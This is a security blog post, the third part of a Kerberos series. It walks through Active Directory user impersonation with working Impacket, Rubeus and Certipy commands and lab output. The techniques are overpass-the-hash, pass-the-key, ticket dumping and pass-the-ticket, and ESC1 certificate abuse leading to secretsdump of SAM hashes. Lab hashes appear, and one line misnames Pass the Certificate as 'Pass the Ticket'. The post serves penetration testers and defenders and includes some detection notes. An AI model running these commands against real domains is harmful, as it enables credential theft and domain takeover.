Kerberos III - User Impersonation

labs.lares.com/fear-kerberos-pt3

Raúl Redondo May 21, 2024

penetrationtesting

The goal of this post, whether we are adversaries or defenders, is to help us understand the multiple ways that Kerberos offers to access resources using the credential material gathered.

Raúl Redondo

May 21, 2024 • 18 min read

The second Cerberus head, skillfully impersonating a domain user with no hint of suspicion.

In the second part of the Kerberos series, we delved into how the Kerberos authentication flow allows the enumeration of domain user accounts and the validation of credentials through the network messages employed by Kerberos. Additionally, it was demonstrated that user credential material can be obtained through the AS-REQ/AS-REP and TGS-REQ/TGS-REP messages. The UnPAC technique was also discussed, which allows for obtaining the NTLM hash of a user authenticated through Kerberos PKINIT as a pre-authentication mechanism.

In this third part, we will explore the techniques for leveraging those credentials for lateral movement, privilege escalation, and persistence methods within the Active Directory environment.

User Impersonation:

Once access to an Active Directory environment is achieved, it is crucial to understand how, as adversaries, the credential material obtained can be used to authenticate through Kerberos and impersonate users. Clear-text passwords, hashes, Kerberos keys, or certificates acquired during an engagement can be leveraged to access new resources within the domain, facilitating lateral movement or privilege escalation. This post will focus on these techniques. Operational Security (OPSEC) concepts will not be covered, as the goal is to understand each method comprehensively. Additionally, brief notes about detection and recommendations have been included for each technique.

Pass the Key / Overpass the Hash

As discussed in the first post of the series, the user must undergo the pre-authentication process before a user can obtain a TGT from the KDC. This pre-authentication mechanism is enabled by default for all accounts within the domain. Still, it can be disabled (ASREPRoast becomes a viable attack path when it is disabled, as described in the second post of the series about credential access). This pre-authentication mechanism requires credential material from the user, meaning any secret keys derived from their password, whether DES, RC4, AES128, or AES256 keys. If we have access to any of these keys, we can request TGTs on behalf of that user.

The only difference between Pass the Key and Overpass the Hash is that Pass the Key uses the user's RC4 key, essentially the NT hash.


From Linux, Impacket's getTGT can be used with the user's NT hash (overpass-the-hash) :

```
impacket-getTGT -hashes :NTHASH DOMAIN/USER@HOST
```

```
┌──(ravi㉿karma)-[~]
└─$ impacket-getTGT -hashes :2da2c736fbae072ce77229710687a499 lareslabs.local/Elliot.A@FS1.lareslabs.local
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Saving ticket in Elliot.A@FS1.lareslabs.local.ccache
```

getTGT with NT hash


The traffic generated is the legitimate TGT request to the KDC (AS-REQ/AS-REP). The following image shows how the user uses the RC4 etype (*Kerberos Encryption Type Number **23***) to encrypt the timestamp:



AS-REQ with NT hash


And with the user AES key (pass-the-key):

```
impacket-getTGT -aesKey AESKey DOMAIN/USER@HOST
```



getTGT with AES key


In line with prior observations, now, the network traffic capture displays the timestamp encrypted using AES256 (*Kerberos Encryption Type Number **18***):



AS-REQ with AES 256 key

From Windows, the same action can be performed using Rubeus, asking for a TGT (askTGT) with the user's keys:

```
.\Rubeus asktgt /domain:DOMAIN /user:USER /enctype:ENCTYPE /aes256:AESKEY /nowrap /ptt
```




Rubeus asktgt using AES256 key

After successfully executing overpass-the-hash / pass-the-key and obtaining a TGT, the next step could involve carrying out pass-the-ticket.

Note:

To obtain the user's hashes from his password in clear, use the `hash` function of Rubeus:

```
.\Rubeus.exe hash /password:pass /user:USER /domain:DOMAIN
```



Rubeus hash

From the Rubeus documentation, this function will generate the *rc4_hmac* (**NTLM**) representation of the password using @gentilkiwi's kerberos:hash (*KERB_ECRYPT HashPassword*) approach. If user and domain names are specified, the hash forms *aes128_cts_hmac_sha1, aes256_cts_hmac_sha1 and des_cbc_md5* are generated. The AES and DES implementations use the user and domain names as salts.

Useful Event IDs & Defenses:

- 4768 – A Kerberos authentication ticket (TGT) was requested. (Encryption Type for RC4/AES128/AES256).
- Monitor unusual login times and atypical locations.
- Service ticket requests that do not follow normal user behavior.

Pass the Ticket / Pass the Cache


Through these techniques, an adversary reuses domain user tickets to inject them into memory and, through the Kerberos authentication flow, gains access to resources/services where the user is authorized without knowing any user credential material.

On Windows hosts, once admin rights are achieved, it is possible to extract the TGTs from the Local Security Authority Subsystem Service (LSASS) process using tools such as mimikatz.

Furthermore, ticket dumping can be performed using Rubeus. As we can read in the Rubeus description:

> *Rubeus has no code that touches LSASS (and is not intended to), so its functionality is limited to extracting Kerberos tickets using the* ***LsaCallAuthenticationPackage()*** *API. From a non-elevated point of view, session keys for TGTs are not returned (by default), so only extracted service tickets will be usable (the tgtdeleg command uses a Kekeo trick to get a usable TGT for the current user).* ***If, in a high-integrity context, a GetSystem equivalent is executed using token duplication to elevate to SYSTEM, and a fake login application is registered with the LsaRegisterLogonProcess()*** *API call. This allows privileged enumeration and extraction of all tickets currently registered with LSA on the system, resulting in base64-encoded .kirbi output for later reuse.*


Rubeus is employed in an elevated context to enumerate Kerberos tickets in the host:



Rubeus triage - Tickets enumeration

Confirming the existence of tickets from a privileged user, in this case, a Domain Admin (lares.da), the process continues by dumping the desired ticket for the krbtgt service and the lares.da user:

```
.\Rubeus.exe dump /service:targetSevice /user:targetUser /nowrap
```




Rubeus dump function

Creating a “sacrificial session” using the runas command is now advisable **since a logon session can only hold a single TGT at a time, and injecting a new TGT into memory would delete the current user's TGT and cause authentication problems.**

In the new session, we import the TGT with the Rubeus ptt flag, and we will be able to access the privileged assets:

```
runas /netonly /user:lareslabs.local\fake powershell.exe
.\Rubeus.exe ptt /ticket:<b64EncondedTicket...>
```



runas "sacrificial session" and Rubeus Pass-The-Ticket (ptt)

The ticket can also be used on Linux systems to perform the same technique (Pass-the-Cache).

The Impacket tool 'ticketerConverter' allows the conversion of .kirbi to .ccache format and vice versa, enabling export to the system. This converted ticket can then be used with tools that support Kerberos authentication, like the Impacket suite:

```
echo "<b64EncodedTicket>" | base64 -d > ticket.kirbi
impacket-ticketConverter ticket.kirbi ticket.ccache
export KRB5CCNAME=ticket.ccache
impacket-<anyScript> -k -no-pass ....
```

Pass-The-Cache

Pass the Certificate

As discussed in the first post of the series, Kerberos I - Overview, every client must go through a 'pre-authentication' process before obtaining a Ticket Granting Ticket (TGT) from the KDC, which can be used to get service tickets.

This pre-authentication process can be validated, among other things, by encryption algorithms such as DES, RC4, AES128, or AES256, or in an asymmetric way (public key), **using certificates** (Public Key Cryptography for initial authentication (PKINIT)).

In short, Pass the Ticket is nothing more than performing Kerberos pre-authentication through PKINIT to obtain a user's TGT, from which we have obtained a valid certificate for authentication.

Below is an example of obtaining a user certificate by abusing the ESC1 misconfiguration in ADCS. Then we perform Pass the Certificate using the "auth" function of `certipy`:

```
┌──(certi2)─(ray㉿karma)-[~/ad/tools/lab/certisd]
└─$ certipy req -u Elliot.a@lareslabs.local -p Lareslabs1. -ca lareslabs-CA1-CA -target CA1.lareslabs.local -t
emplate LaresAuth -dc-ip 192.168.25.224 -upn lares.da@lareslabs.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 38
[*] Got certificate with UPN 'lares.da@lareslabs.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'lares.da.pfx'

┌──(certi2)─(ray㉿karma)-[~/ad/tools/lab/certisd]
└─$ certipy auth -pfx lares.da.pfx -dc-ip 192.168.25.224
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: lares.da@lareslabs.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'lares.da.ccache'
[*] Trying to retrieve NT hash for 'lares.da'
[*] Got hash for 'lares.da@lareslabs.local': aad3b435b51404eeaad3b435b51404ee:fcb63becd811c9a6fd9661939563b1ba

┌──(certi2)─(ray㉿karma)-[~/ad/tools/lab/certisd]
└─$ export KRB5CCNAME=lares.da.ccache

┌──(certi2)─(ray㉿karma)-[~/ad/tools/lab/certisd]
└─$ impacket-secretsdump -k -no-pass dc1.lareslabs.local
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x6f3b63113f594444bbbab8f2f24c58d2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:669556eda1adbb10afdf29f42760db39:::
```

Request certificate (ESC1 way)

Auth PKINIT way, using .pfx

TGT from KRB_AS_REP

Pass the Cache


We have several posts about ADCS misconfigurations in the series “Common ADCS Vulnerabilities: Logging, Exploitation, and Investigation” by Louai Abboud:

